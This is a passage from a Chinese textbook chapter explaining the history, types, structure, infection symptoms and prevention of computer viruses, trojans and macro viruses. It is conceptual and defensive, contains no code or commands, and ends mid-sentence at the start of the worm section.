2003年，“2003蠕虫王”病毒在亚洲、美洲、澳大利亚等地迅速传播，造成了全球性的网络灾害。其中受害最严重的无疑是韩国和美国这两个因特网发达的国家，例如韩国70%的网络服务器处于瘫痪状态，网络连接的成功率低于l0%，整个网络速度极慢；美国不仅公众网络受到了破坏性的攻击，而且连银行网络系统也遭到了破坏，全国l.3万台的自动取款机处于瘫痪状态。

2004年是“蠕虫”泛滥的一年，根据中国计算机病毒应急中心的调查显示，该年十大流行病毒当数蠕虫病毒。

在这几年里，木马程序也呈现蓬勃发展的势头，著名的木马如国外的BO 2000和国产的冰河木马都借助互联网扩散开来，但两者尚未具备自动传播的特性。

9 木马

木马是一种非法的远程控制软件，安装了木马的计算机会被远程控制，入侵者几乎可以在受害计算机上做任何操作。从广义上来讲，木马也是一种病毒，但当前大家都习惯把木马与病毒分开来研究。

2005—至今是木马大流行的年代。由于网络游戏的盛行，使用木马盗窃网络游戏财产已经形成成熟的产业链；用于网上支付的网银也是木马主要关注的目标，不少用户因为账号密码被盗而遭受财产损失。

2006年，一些强行向浏览器内插入广告条的软件悄然出现，并迅速成为潮流。这些广告软件很难卸载，像“牛皮癣”一样牢牢占据用户浏览器，被称为“流氓软件”。“流氓软件”虽然不是病毒和木马，却采用了不少病毒和木马的技术，达到顽固生存的目的。

随着2010、2011两年来网购及团购的火暴发展，针对网上消费的木马也越来越多。木马也与病毒技术相结合，发展出自动传播感染的木马，主要为了大规模盗取网游账号，“熊猫烧香”就是其中的佼佼者，其图标如下所示。

木马与病毒结合的可怕之处

最早的木马基本没有什么自动传播机制，要靠入侵者亲自到受害者计算机上安装，或者采用欺骗的方法诱使受害者在自己计算机上运行安装程序。这对于传播来说，是相当不利的。1999年，笔者就与同学探讨过将木马加上病毒传播机制后的效果，一致认为其后果将是灾难性的。其后数年果然出现了自动传播的木马，造成了难以估量的损失。

病毒发展到今天，开发者已经很少或不再以炫耀自己的技术为主要目的，更多地把矛头对准网络用户的信息，网络犯罪事件大大增加。不过国内外各大软件厂商已经十分重视网络安全问题，纷纷推出了不同的安全防范措施。如今，原来的软件厂商把注意力转向了安全管理计算机的套装产品，杀毒软件成为套装产品中的一个免费部分。

2.1.4 计算机病毒有哪些类型

从第一个病毒问世以来，病毒的种类多得已经让人们难以准确统计。时至今日，病毒的数量仍在不断增加。据国外统计，计算机病毒数量正在以10种每周的速度递增；另据我国公安部统计，国内以4～6种每月的速度在递增。

计算机病毒的分类方法有很多种，对于同一种病毒可能有多种不同的分类方法，主要有如下几种分类方法。

1 按病毒破坏性分类

- **良性病毒**：是指不包含对计算机系统产生直接破坏作用的代码。这类病毒为了表现其存在，只是不停地进行扩散，从一台计算机传染到另一台，并不破坏计算机内的数据，有些则表现为恶作剧，如将用户屏幕显示进行上下颠倒等。但也有人认为，任何病毒都会导致整个系统的运行效率降低，系统可用内存总数减少，因此没有所谓的“良性”，只要是病毒都为恶性的。
- **恶性病毒**：恶性病毒表现在其传染或发作时会对系统产生直接的破坏作用，早期病毒会格式化软盘，或者以反复读写0磁道的方式破坏软盘；后期病毒则格式化硬盘、破坏主板、删除数据等，造成的损失难以估量。

2 按传播载体分类

从使用的传播载体来分类，计算机病毒可分为以下几种类型。

- **移动载体病毒**：移动载体病毒的载体是磁盘、光盘、闪存或移动硬盘。一般情况下，病毒以这些载体为中介进行传播，感染系统，然后再传染其他移动载体，接着再传染其他系统。
- **网络病毒**：网络病毒的传播介质不再是移动载体，而是网络通道。这种病毒的传染能力更强，破坏力更大。
- **混合型病毒**：病毒编写者为了追求扩散最大化，往往同时采用以上两种感染手段，因此这类病毒被称为混合型。混合型病毒不仅传染可执行文件，还传染硬盘主引导扇区。被这种病毒传染的计算机不能通过使用FORMAT命令格式化硬盘来清除。

3 按工作方式分类

根据计算机病毒的链接方式，可以将其划分为如下几种不同类型。

- **源码型病毒**：这种病毒主要攻击高级语言编写的程序。该病毒在高级语言所编写的程序编译前插入到原程序中，经编译成为合法程序的一部分。
- **嵌入型病毒**：这种病毒是将自身嵌入到现有程序中，把病毒的主体程序与其攻击的对象以插入方式链接。
- **外壳型病毒**：这种病毒将其自身包围在被入侵的程序周围，对原来的程序不做修改。这种病毒最为常见，易于编写，也易于发现，一般测试文件的大小即可查出。
- **操作系统型病毒**：这种病毒用它自己的程序代码加入或取代部分操作系统代码进行工作，具有很强的破坏力，可以使整个系统瘫痪。圆点病毒和大麻病毒就是典型的操作系统型病毒。

4 按照传染对象进行分类

传染性是计算机病毒的本质属性，根据寄生部位或传染对象进行划分，也就是根据计算机病毒的传染方式进行划分，包括如下几种类型。

- **磁盘引导型病毒**：引导型病毒又称引导扇区病毒，驻留在计算机硬盘上的特定区域，这个区域只在启动时被计算机读取、执行。

磁盘引导型病毒的工作原理

磁盘引导区传染的病毒主要是用病毒的全部或部分逻辑取代正常的引导记录，而将正常的引导记录隐藏在磁盘的其他地方。由于系统启动前必须读取引导扇区内的程序，因此这种病毒在系统启动时就能获得控制权。由于引导扇区内存放着重要的数据，却被病毒移动到了其他地方，极有可能造成整个磁盘数据完全丢失。

- **操作系统型病毒**：操作系统是计算机应用程序得以运行的支持环境，它由.sys、.exe和.dll等许多可执行的程序及程序模块构成。操作系统型病毒就是利用操作系统中的一些程序及程序模块寄生并传染。通常，这类病毒成为操作系统的一部分，只要计算机开始工作，病毒就处在随时被触发的状态。而操作系统的开放性和不完善性给这类病毒出现的可能性与传染性提供了方便。例如，“黑色星期五”就是这样的病毒。
- **感染可执行程序的病毒**：通过感染可执行程序进行传染的病毒通常寄生在可执行程序中，一旦程序被执行病毒就会被激活，病毒程序首先被执行，并将自身驻留内存，然后设置触发条件进行传染。

杀毒软件必不可少

安装杀毒软件对于一台计算机来说是必不可少的。在杀毒软件的监控下，绝大部分病毒都会被检测出来并提示用户加以处理。右图为360杀毒软件检测到病毒时弹出的提示对话框。

- **感染带有宏的文档**：随着微软公司Office软件的广泛使用和计算机网络尤其是Internet的推广和普及，病毒家族又出现了一个新成员——宏病毒。宏病毒是一种寄存于文档或模板的宏中的计算机病毒。一旦打开这样的文档，宏病毒就会被激活并转移到计算机上，且驻留在Normal模板中。此后，所有自动保存的文档都会感染上这种宏病毒，而且如果其他用户打开了已感染病毒的文档，宏病毒又会转移到该用户的计算机中。

除磁盘引导型病毒外，其余3种病毒的分类又都属于文件型病毒。文件型病毒又称为寄生型病毒，这类病毒把自身附着在可执行文件上，是一类最常见，也是讨论得最多的病毒。这样的病毒通常驻留在内存里，等待用户运行其他程序，把这当做触发它的事件，触发后感染新打开的程序。所以它们的复制很简单，只需通过计算机的正常使用就可进行。

5 按照攻击对象进行分类

计算机病毒也有不同的攻击对象。攻击个人电脑的病毒是最多的，另外也有攻击工作站与小型机的病毒；除此之外，还有攻击手机、PDA等掌上设备的病毒。

手机病毒

手机病毒一般只能感染智能机。笔者的诺基亚6680就曾经中过病毒，该病毒利用蓝牙进行自动传播，因此只要平时把蓝牙接口设置为关闭就不会中该类病毒了。有的病毒是通过电子邮件和存储卡进行传播的。

6 按照算法进行分类

编制者在制造病毒时，用到的算法不止一种，因此根据病毒特有的算法，可以将其划分为如下几种类型。

- **伴随型病毒**：该类型病毒并不改变文件本身，它们根据自身算法产生EXE文件的伴随体，具有同样的名称和不同的扩展名，例如，XCOPY.EXE的伴随体是XCOPY.COM。病毒把自身写入COM文件并不改变EXE文件，当DOS加载文件时，伴随体优先被执行，再由伴随体加载执行原来的EXE文件。
- **“蠕虫”型病毒**：该类型病毒通过计算机网络进行传播，不改变文件和资料信息，利用网络从一台计算机的内存传播到其他计算机的内存。它能够计算网络地址，将自身的病毒通过网络进行传输。有时它们在系统中存在，但一般除了内存不占用其他资源。
- **寄生型病毒**：在该分类方法中，除了伴随型和“蠕虫”型病毒外，其他病毒均可称为寄生型病毒，它们依附在系统的引导扇区或文件中，通过系统的功能进行传播。

- **诡秘型病毒**：它们一般不直接修改DOS中断和扇区数据，而是通过设备技术和文件缓冲区等DOS内部修改，不易看到资源，使用比较高级的技术。利用DOS空闲的数据区进行工作。
- **变型病毒（幽灵病毒）**：这一类病毒使用一个复杂的算法，使自己每传播一份都具有不同的内容和长度。它们一般由一段混有无关指令的解码算法和被修改过的病毒体组成。

2.1.5 计算机病毒的命名规则

反病毒公司为了方便管理，通常会按照病毒的特性，将病毒进行分类命名。虽然每个反病毒公司的命名规则各不相同，但大体上均是采用一种统一的命名方法来命名。一般格式为：<病毒前缀>.<病毒名>.<病毒后缀>。在该格式中，对于各部分有如下解释。

- **病毒前缀**：病毒前缀指一个病毒的种类，用来区别病毒的种族分类。不同种类的病毒，其前缀也不同。例如，常见的木马病毒的前缀是Trojan，蠕虫病毒的前缀是Worm，黑客病毒前缀名一般为Hack，宏病毒的前缀是Macr0，脚本病毒的前缀是Script，系统病毒的前缀为Win32、PE、Win95、W32、W95等，捆绑机病毒的前缀是Binder，后门病毒的前缀为Backdoor等。
- **病毒名**：病毒名指一个病毒的名称，用来区别和标识病毒家族。如著名CIH病毒的家族名都是统一的CIH，“震荡波”蠕虫病毒的家族名是Sasser。
- **病毒后缀**：病毒后缀指一个病毒的变种特征，用来区别具体某个家族病毒的某个变种。一般采用英文中的26个字母来表示，如Worm.Sasser.B就是指震荡波蠕虫病毒的变种B。如果该病毒变种非常多，可以采用数字与字母混合作为变种标识。

2.1.6 解析计算机病毒的结构

计算机病毒可能是用不同的编程语言所编写，也可能运行于不同的操作系统，但其逻辑结构通常是不变的，包括感染模块、触发模块、破坏模块和引导模块4个组成部分。

1 感染模块

感染模块是病毒的传染部分，也是病毒程序的一个重要组成部分，主要负责病毒的传染和扩散。但是，为了避免病毒重复感染某个文件或扇区，需要在病毒数据中加一个标志，如CIH病毒的感染标志是加了“CIH”字符串。对于以独立文件方式存在的病毒，如冲击波病毒，为了避免多个病毒进程同时运行，使用函数CreateMutex建立了一个互斥变量BILLY，病毒启动时首先检测有无该变量存在，存在则说明病毒程序已经运行，这样就保证了内存中只有一份病毒文件生成的进程。

CIH病毒对计算机大屠杀

知识加油站

1998年7月26日，一种名叫CIH的恶性病毒开始袭击美国，该病毒同时对BIOS和硬盘发起攻击。8月26日，CIH病毒侵入中国，造成严重损失。该病毒偏写者陈盈豪（见右图）当时为台湾省大同工学院学生，“CIH”为其姓名缩写。

病毒的传染性是病毒赖以生存繁殖的条件，如果计算机病毒没有传播渠道，则其破坏性小，扩散面窄，难以造成大面积流行。

静态传染与动态传染

知识加油站

病毒传染的条件包括静态和动态两种。其中，静态传染是指被动传染，如用户在进行备份磁盘或文件时，把一个病毒由一个载体复制到另一个载体上，或者是通过网络上的信息传递，把一个病毒程序从一方传递到另一方；动态传染是指主动传染，以计算机系统的运行及病毒程序处于激活状态为先决条件。在病毒处于激活的状态下，只要传染条件满足，病毒程序就能够主动地把病毒自身传染给另一个载体或另一个系统。

2 触发模块

触发模块的目的是调节病毒的攻击性和潜伏性之间的平衡。病毒大范围的感染、频繁的破坏行为可能给用户以重创，但是，它们总是使系统或多或少地出现异常，因此容易使病毒暴露。不破坏、不感染又会使得病毒失去其特性，而可触发性是病毒的攻击性和潜伏性之间的调整杠杆，可以控制病毒的感染和破坏的频度，兼顾病毒的杀伤力和潜伏性。

计算机病毒在传染和破坏之前，往往要判断某些条件是否满足，满足则传染或者发作，否则不传染、不发作或只传染不发作，这个条件就是计算机病毒的触发条件。该条件是预先由病毒编制者设置的，通过触发模块能够判断触发条件是否满足，并根据判断结果来控制病毒的传染和破坏动作。

病毒采用的触发条件很多，主要包括如下几种。

- **日期**：许多病毒采用日期来作为触发条件。日期触发包括特定日期触发、月份触发、前半年或后半年触发等。
- **时间**：包括特定的时间触发、染毒后累计工作时间触发、文件最后写入时间触发等。
- **启动次数**：启动触发是指病毒对计算机的启动次数进行计数，并将此值作为触发条件。

- **键盘**：有些病毒监视用户敲打键盘的动作，当发现病毒预定的输入时，病毒被激活并进行某些特定的操作。键盘触发包括击键次数触发、组合键触发、热启动触发等。
- **感染**：感染触发以运行感染文件的个数、感染序数、感染磁盘数、感染失败等为触发条件。
- **操作系统**：某些病毒攻击特定的操作系统、特定的版本或特定的语言版本等。
- **访问磁盘次数**：访问磁盘次数触发是指病毒对磁盘的I/O访问次数进行计数，以预定的次数作为触发条件。
- **调用中断功能/API函数**：病毒对中断调用或函数调用的次数进行计数，以预定的次数作为触发条件。
- **CPU型号/主板型号**：病毒能识别运行操作系统环境下的CPU型号/主板型号，以指定的CPU型号/主板型号作为触发条件，这种病毒的触发方式比较罕见。

3 表现模块

表现模块是病毒程序中最为关键的部分，负责病毒的表现工作。对于良性病毒而言，通常是做一些恶作剧；对于恶性病毒而言，其表现行为为破坏计算机软、硬件，对象通常包括系统数据区、文件、内存、磁盘、CMOS、主板和网络等。

4 引导模块

病毒程序运行时，首先运行的是病毒的引导模块，它主要负责操作系统环境检测、感染标志检测、分配内存、将自己读到内存、设置病毒触发条件、检查是否满足触发条件等。

计算机病毒实际上是一种特殊的程序，程序必然要存储在磁盘上，但是病毒程序为了进行自身的主动传播，必须使自身寄生在可获取执行权的对象上。

病毒的寄生对象有两种：一种是寄生在磁盘引导扇区；另一种是寄生在可执行文件中。这是由于不论是磁盘引导扇区还是可执行文件，它们都有获取执行权的可能，这样病毒程序寄生在它们上面，就可以在一定条件下获得执行权，从而使病毒得以进入计算机系统，并处于激活状态，然后进行病毒的动态传播和破坏活动。

计算机病毒的寄生方式有两种：一种是采用替代法；另一种是采用链接法。其中，替代法是指病毒程序用自己的部分或全部指令代码，替代磁盘引导扇区或文件中的全部或部分内容；链接法是指病毒程序将自身代码作为正常程序的一部分与原有正常程序链接在一起，病毒链接的位置可能在正常程序的首部、尾部或中间。寄生在磁盘引导扇区的病毒一般采取替代法，而寄生在可执行文件中的病毒一般采用链接法。


通常计算机病毒的引导过程包括以下3个方面。

- **驻留内存**：病毒若要发挥其破坏作用，一般要驻留内存。为此就必须开辟所用内存空间或覆盖系统占用的部分内存空间。但是，也有极少数病毒不驻留内存。

- **窃取系统控制权**：在病毒程序驻留内存后，必须使有关部分取代或扩充系统的原有功能，并窃取系统的控制权。此后病毒程序依据其设计思想，隐蔽自己，等待时机；在条件成熟时，再进行传染和破坏。
- **恢复系统功能**：病毒为隐蔽自己，驻留内存后还要恢复系统，使系统不会死机，只有这样才能等待时机成熟后，进行感染和破坏。

另外，某些病毒在加载之前进行动态反跟踪和病毒体解密。对于寄生在磁盘引导扇区的病毒来说，病毒引导程序占据原系统引导程序的位置，并把原系统引导程序搬移到一个特定的位置。这样系统一启动，病毒引导模块就会自动地装入内存并获得执行权，然后该引导程序负责将病毒程序的传染模块和破坏模块装入内存的适当位置，并采取常驻内存技术以保证这两个模块不会被覆盖，接着对该两个模块设置某种激活方式，使其在适当时获得执行权。处理完这些工作后，病毒引导模块将系统引导模块装入内存，使系统在带毒状态下运行。

对于寄生在可执行文件中的病毒来说，病毒程序一般通过修改原有可执行文件，使该文件首先转入病毒程序引导模块；该引导模块也负责把病毒程序的其他两个模块驻留内存及初始化的工作，然后把执行权交给执行文件，使系统及执行文件在带毒的状态下运行。



病毒加密

病毒编写者为了让病毒逃脱杀毒软件的追踪，一般都会对病毒进行加密。常用的加密软件有ASPROTECT、ACPROTECT、PELock及幻影等，右图为ASPROTECT加密软件的界面。

2.1.7 计算机病毒的特征

一般正常的程序是由用户调用，再由系统分配资源，完成用户交给的任务，其目的对用户是可见的、透明的。而计算机病毒具有正常程序的一切特征，它隐藏在正常程序中。当用户调用正常程序时，它窃取到系统的控制权，先于正常程序执行，病毒的动作、目的对用户是未知的和未经用户允许的。通常，病毒包括如下几个主要特征。

- **传染性**：一般情况下，正常的计算机程序不会将自身的代码强行连接到其他程序上面。而病毒却能够使自身的代码强行传染到一切符合其传染条件的

未受到传染的程序上，可以通过各种可能的渠道（如软盘、光盘和计算机网络）去传染其他计算机。当用户在一台计算机上发现了病毒时，则在这台计算机上使用过的软盘或光盘也已经感染上了病毒，而与这台计算机联网的其他计算机或许也被该病毒感染了。是否具有传染性是判别一段程序是否为计算机病毒的最重要条件。

- **隐蔽性**：病毒一般是具有很高编程技巧、短小精悍的一段程序，通常潜入在正常程序或磁盘中。病毒程序与正常程序不容易被区别开来，在没有防护措施的情况下，计算机病毒程序取得系统控制权后，可以在短时间内感染大量程序。受到感染后，计算机系统通常仍能正常运行，用户不会感到有任何异常。试想，如果病毒在传染到计算机上之后，机器会马上无法正常运行，那么它本身便无法继续进行传染了。
- **潜伏性**：大部分病毒在感染系统之后不会马上发作，它可以长时间隐藏在系统中，只有在满足其特定条件时表现模块才会运行。只有这样才可以进行广泛的传播，如每逢4月26日发作的CIH病毒。这些病毒在平时会隐藏得很好，只有在发作日才会露出本来面目。
- **破坏性**：任何病毒只要侵入系统，都会对系统及应用程序产生不同程度的影响。良性病毒可能只显示些画面或发出点音乐、无聊的语句，或者根本没有任何破坏动作，只是会占用系统资源。但恶性病毒则有明确的目的，如破坏数据、删除文件加密磁盘或格式化磁盘，有的甚至对数据造成不可挽回的破坏。
- **不可预测性**：从对病毒的检测方面来看，病毒还有不可预测性。新技术不断涌现，也不断被人应用于病毒编写上，谁也不知道下一个病毒又会是什么，会不会采用完全创新的编程技术。

2.2 计算机病毒如何作恶

了解了病毒的一些相关知识以后，还需要掌握如何判别是否中毒的技巧，并掌握初步防范病毒的方法。

2.2.1 计算机中毒后的表现

计算机病毒在发作后固然可以知道已经中毒，在尚未发作时其实也并不是完全无迹可寻的。因为计算机病毒即使再善于隐藏自身，还是会占用系统资源，导致系统性能异常。下面将一些经常碰到的表现症状进行简单介绍，以供用户参考判断当自己的计算机出现问题时是不是由病毒造成的。

1 启动出现问题

当计算机通电后，启动时间明显变长或根本不能启动，有时在启动中突然出现异常现象（如黑屏、蓝屏等），其后或许会继续启动进入操作系统，或许会死机。

2 计算机速度降低

病毒可能会修改进程内存数据、插入进程空间、引起某些进程溢出、造成某些服务程序崩溃等。病毒激活后，其运行将占用系统时间，造成其他程序运行速度变慢。


另外，如果发现在运行某个程序时，读取数据的时间比原来长、存储文件或读取文件的时间都明显增加，那就可能是由于病毒造成的。

3 内存空间不足

内存是计算机的重要资源，也是病毒的攻击目标。病毒额外地占用和消耗系统的内存资源，使内存空间变小，甚至让系统提示虚拟内存不足，从而导致其他程序无法正常运行。不过近年来计算机内存有越来越大的趋势，病毒导致内存不足的情况也日渐减少。

虚拟内存不足

当虚拟内存不足时，Windows系统会弹出如右图所示的提示。



4 文件紊乱

文件被病毒感染后，文件长度可能改变，也可能出现乱码，甚至无法正常使用。

根据文件长度的改变来判断是否感染病毒并不实用

一般来说，用户都不会去记忆每个文件的长度（也根本记不住），因此长度改变虽然是个判断依据，却不实用。

5 经常死机

经常死机的情况出现后，有几种可能：一是感染病毒，二是软件冲突或系统使用时间太长，三是硬件出现问题。

一般情况下，如操作系统使用了数年以上还没有重装过，而逐渐出现的频繁死机现象很有可能是系统本身的问题而不是病毒造成的，这种情况下只需重新安装操作系统即可。在安装某个软件（尤其是大型软件）后频繁出现死机问题，则可能是软件本身的缺陷或者该软件与计算机上其他软件有冲突，这种情况下只需将该软件卸载即可。

6 外部设备异常

由于外部设备受系统的控制，如果计算机中有病毒，外部设备在工作时可能会出现一些异常情况。例如，干扰打印机，使其产生假报警、打印间断、更换字符等。

7 基本输入/输出异常

有不少恶作剧性质的病毒会干扰计算机的基本输入/输出，如使键盘输入字符紊乱、使光标满屏幕乱飘、使屏幕显示颠倒，以及弹出虚假的警示信息窗口等。

2.2.2 如何防范计算机病毒

现在的病毒主要是依靠Internet进行传播，其次是借助移动设备，如闪存盘和移动硬盘等进行传播。要防范计算机病毒，首先要掐断其传播渠道，然后要有能及时检测并清除病毒的工具。

1 谨慎下载

网上有不少软件或资料可供下载，但其中有一些暗藏病毒或木马。下载时要谨慎，尽量从知名下载站下载，不要去无名小站下载。因为知名下载站为了保持声誉，都会对下载内容严格检测，确保无毒无木马；小站没有足够的人力、物力来做这样的检测，何况有些小站就是专门放木马以牟利的。

问：哪些下载站是比较知名的大站？

答：软件下载可到华军软件园（http://www.onlinedown.net/）、天空软件站(http://www.skycn.com/)、多特软件站（http://www.duote.com/），以及太平洋下载中心（http://dl.pconline.com.cn/）；资料下载可到爱问知识人（http://iask.sina.com.cn/）、豆丁网（http://www.docin.com/），以及百度文库（http://wenku.baidu.com/）等。

2 及时为系统打补丁并升级杀毒软件病毒库

用户应养成及时下载最新系统安全漏洞补丁的安全习惯，从根源上杜绝黑客利用系统漏洞攻击用户计算机的病毒。同时，升级杀毒软件、开启病毒实时监控应成为每日防范病毒的必修课。

3 养成定期备份资料的习惯

资料是最重要的，程序损坏了可重新安装，但是资料损失就很难再找回来。目前市面上恢复硬盘资料的报价相当高，其价格往往可以再买一块，甚至几块新硬盘了。另外，让他人恢复数据也不利于保护自己的隐私，因此尽量养成定期备份重要资料的习惯，尽量避免走到请人恢复数据这一步。

问：怎样备份资料？

答：备份资料的方法很多。其中最方便，也最廉价的方法是使用刻录光驱将资料刻录到光盘里；其次是将重要资料保存到与当前硬盘不相关的存储介质上，如大容量闪存盘、移动硬盘等；最不保险的方法是将资料加密后备份到当前硬盘的非系统分区内，因为如果当前硬盘被病毒破坏，数据就丢失了。

4 预防网页木马

在网页上设置木马，让浏览者的计算机被安装上木马程序的行为称为“网页挂马”，这是一种常用的大规模传播木马的手段。防范网页挂马主要有如下3种方法。

- 利用Windows Update功能打全系统补丁，避免病毒以网页挂马的方式入侵到系统中。
- 将应用软件升级到最新版本，其中包括各种IM（即时通信）工具、下载工具、播放器软件、搜索工具条等；不要登录来历不明的网站，避免病毒利用其他应用软件漏洞进行木马病毒传播。
- 当有未知插件提示是否安装时，请首先确定其来源。

5 防范移动设备上的病毒

在Windows操作系统下，当闪存盘、MP3/4、移动硬盘、手机及光盘等移动存储设备插入计算机时，系统会自动播放其中的电影、启动默认程序等，提供该功能本意是给用户带来方便，但这也成为病毒和木马利用来自动运行的渠道。针对此问题，有如下防范措施。

- 在使用移动存储设备之前，建议先对其进行病毒查杀。
- 尽量避免在无杀毒软件的机器上使用移动存储设备。
- 禁用系统的“自动播放”功能，防止病毒在移动存储设备上自启动。

打开移动存储设备的注意事项

一般情况下，用户在打开移动存储设备时，是双击该设备的图标，这样打开设备实际上进行了两个操作：一是运行该设备根目录下的默认程序；二是打开该设备。通常，病毒就会把自身设置成默认程序，在用户双击设备时则得到运行的机会，从而感染其他文件。要避免这样的情况发生，可用鼠标右键单击设备图标，在弹出的快捷菜单中选择“打开”命令，这样就不会运行默认程序了。

6 注意在线交易的安全

股票在线交易已经普及很久了，近几年在线购物也非常流行，有关网络银行和股票账号的病毒数量也一直呈上升趋势。用户可以通过如下措施来预防在线交易、网上炒股时遭到病毒破坏。

- 在登录电子银行实施网上查询交易时，尽量选择安全性相对较高的USB证书认证方式。不要在公用计算机上使用网上银行及支付宝等涉及金融的服务，防止重要信息被盗。

使用移动设备登录网银

知识加油站

在外出时要使用各种金融服务，不少人往往选择去网吧，这样并不安全。实际上，很多金融服务都有手机客户端，如果用户的手机是智能机，均能够通过手机登录网银、支付宝及炒股等客户端。右图为招商银行在iPhone上的客户端。iPhone操作系统比较封闭，因此不易受病毒侵袭，安全度相对其他手机操作系统来说是最高的。

- 网上购物时也要选择注册时间相对较长、信用度较高的店铺。
- 不要随便点击不安全陌生网站，如果遇到银行系统升级要求更改用户密码或输入用户密码等要求，一定要提前确认。如果用户不幸感染了病毒，除了用相应的措施查杀病毒外，也要及时和银行联系，冻结账户，并向公安机关报案，把损失减少到最低。
- 在登录一些金融机构（如银行、证券类）的网站时，应直接输入其域名，不要通过其他网站提供的链接进入，因为这些链接可能误导进入虚假的银行网站。

2.3 常见计算机病毒类型详解

前面简单提到了计算机病毒的类型，本节将详细剖析各种病毒的工作原理，帮助读者进一步掌握防、治病毒的方法与技巧。

2.3.1 引导型病毒

引导型病毒利用引导扇区藏身，且在系统启动时先于正常系统的引导将其自身装入到系统中，这是因为这类病毒侵占了系统磁盘的主引导区或者DOS分区的引导扇区，而系统启动时只是机械地将这些扇区中的内容读入到内存中，这样病毒就可以获得对系统的控制权。病毒程序一般安装在内存的高端，为了保护病毒程序使用的这一部分内存区域不再被系统分配，病毒会将系统内存总量减少若干千字节，而正常的系统引导过程一般是不减少系统内存。

病毒程序在完成自身的安装后，再将控制权交给真正的系统程序，即可完成系统的引导，但此时系统已经处于病毒程序的控制之下。

引导型病毒在进行自身的安装时，为了实现向外传播和破坏的作用，一般都要修改系统的某些中断向量，主要是INT 13H中断向量，使其指向病毒程序的相应部分。在系统运行时，只要使用到这些中断向量或满足病毒程序设定的某些特定条件，病毒程序就会向外传播，对系统或数据进行破坏。

引导型病毒按其寄生对象的不同又可分为两类，即覆盖型（嵌入型）病毒和转移型（保留型）病毒。

- **覆盖型**：该类型病毒在传染磁盘引导区时直接用自身代码覆盖原引导记录，但并不触及分区表和检验标志55AA（十六进制，主引导扇区的最后两个字节），且不保留备份，启动时由自身代码完成对系统的引导。

问：如何判断覆盖型病毒？

答：使用工具软件来查看主引导记录映像表，在IBE、ICE、IDE和IEE处，如果发现其中一项为80，其他项为00，那么可以认为存在覆盖型病毒；在000、001、002处为FA 33 C0，在080、081处或IFE、IFF处为55 AA，在082～0DE之间是规则的英文信息，在170～1BD之间全是0，如果在这5处中有3处符合，则认为是覆盖型病毒。

- **转移型**：该类型病毒在传染磁盘引导区之前保留了原引导记录，并转移到磁盘其他扇区，以备将来病毒初始化模块完成后仍由原引导记录完成对系统的正常引导。如果根据覆盖型病毒的判定方法不能判定的，那么可认为该病毒是转移型病毒。

引导型病毒隐蔽性、兼容性强，不容易被用户发现，通常寄于DOS、Windows操作系统。如果用带毒的可移动磁盘启动计算机，那么病毒首先感染硬盘，然后执行上述启动过程。

2.3.2 文件型病毒

文件型病毒通常寄生在可执行文件（.com、.exe及.dll等类型的文件）中，当这些文件被执行时，病毒程序就会紧接着被执行。文件型病毒根据传染方式的不同，又包括非常驻型和常驻型两种。

- **非常驻型病毒**：非常驻型病毒将自己寄生在.com、.exe或者.sys文件中。当这些中毒的程序被执行时，就会传染给其他文件。
- **常驻型病毒**：常驻型病毒驻留在内存当中，只要存在可执行文件并被执行，就会对其进行感染，传染性非常强。在没有杀毒软件的情况下，只有完全关掉计算机电源后再开机，才能将其从内存里清除，但如果该病毒能随着系统启动而自动进驻内存，这样做仍然是没有用的。

2.3.3 宏病毒

宏是为了提高工作效率而设计出来的一系列操作的集合。利用简单的语法，把若干操作写成宏，每执行一次宏，就等于执行一次这些操作的集合，从而避免了无谓的重复劳动。

在MS Office中对宏的定义为：组织到一起作为独立的命令使用的一系列命令，它能使日常工作变得更容易。

每个宏都有其触发条件，可以将宏与工具条按钮、菜单项或者热键联系起来。但按住该按钮、选择该菜单项或者按住该热键时，这个宏就会被执行。

凡是具有写宏能力的软件均有宏病毒存在的可能，如Word、Excel、AmiPro 等均存在宏病毒。

如果编写一个宏并将其命名为AutoNew，那么当用户每次打开一个新文件时，该宏都将被调用。对于一个新建立的宏，在退出Word时都会询问是否保存，如果选择是，那么该宏就会被保存在公用模板文件Normal.dotm中，以后用户每次打开Word时都可以调用这个宏。另外，Word允许每个文档本身包含私有宏，这些宏只能在该文档打开时使用，关闭后不能使用。

由于Word本身所附带的Word Basic含有丰富的函数，熟练地使用Word宏可以大大提高用户的工作效率，达到事半功倍的效果。但是，它也为病毒的产生提供了条件。

Word宏病毒就是利用Word包含的宏功能作为撰写病毒的工具。公用模板文件Normal.dotm为宏病毒的侵入开启了一扇大门。当宏病毒感染公用模板文件后，一旦用户打开Word，那么这个受感染的公用模块文件即被载入，病毒便会传播到随后所编辑的.doc文件中。

被感染的Word文件中通常包含Auto Open、Auto Close和Auto New这3个宏。当用户使用正常的Word软件打开被感染的.doc文件后，该文件中的Auto Open宏被自动执行，然后Auto Close和Auto New这两个宏也会被复制到公用模块文件Normal.dotm中，从而使正常的Word感染病毒。

虽然不是所有包含宏的文档都包含宏病毒，但当有如下情形之一发生时，用户就可以检测出Microsoft Office文档或Microsoft Office系统中存在宏病毒。

在打开“宏病毒防护功能”的情况下，当用户打开一个自己编写的文档时，系统会弹出相应的警告框。而用户清楚自己并没有在其中使用宏或并不知道宏到底怎么用，此时就可以判断出该文档已经感染宏病毒。

另外，用户在打开Microsoft Office系列文档时都看到宏警告信息。由于在一般情况下很少使用到宏，所以当看到成串的文档有宏警告时，可以判断出这些文档中有宏病毒。

如果软件中关于宏病毒防护选项启用后却不能在下次开机时保存，那么说明计算机系统已经感染了宏病毒。

当用户发现计算机存在宏病毒后，使用杀毒软件进行扫描查杀是必要的。

2.3.4 蠕虫病毒

蠕虫病毒是通过网络进行传播的恶意病毒，其传播速度、传播范围及破坏程度都是传统病毒所无法比拟的。它的传播主要体现在以下两个方面。

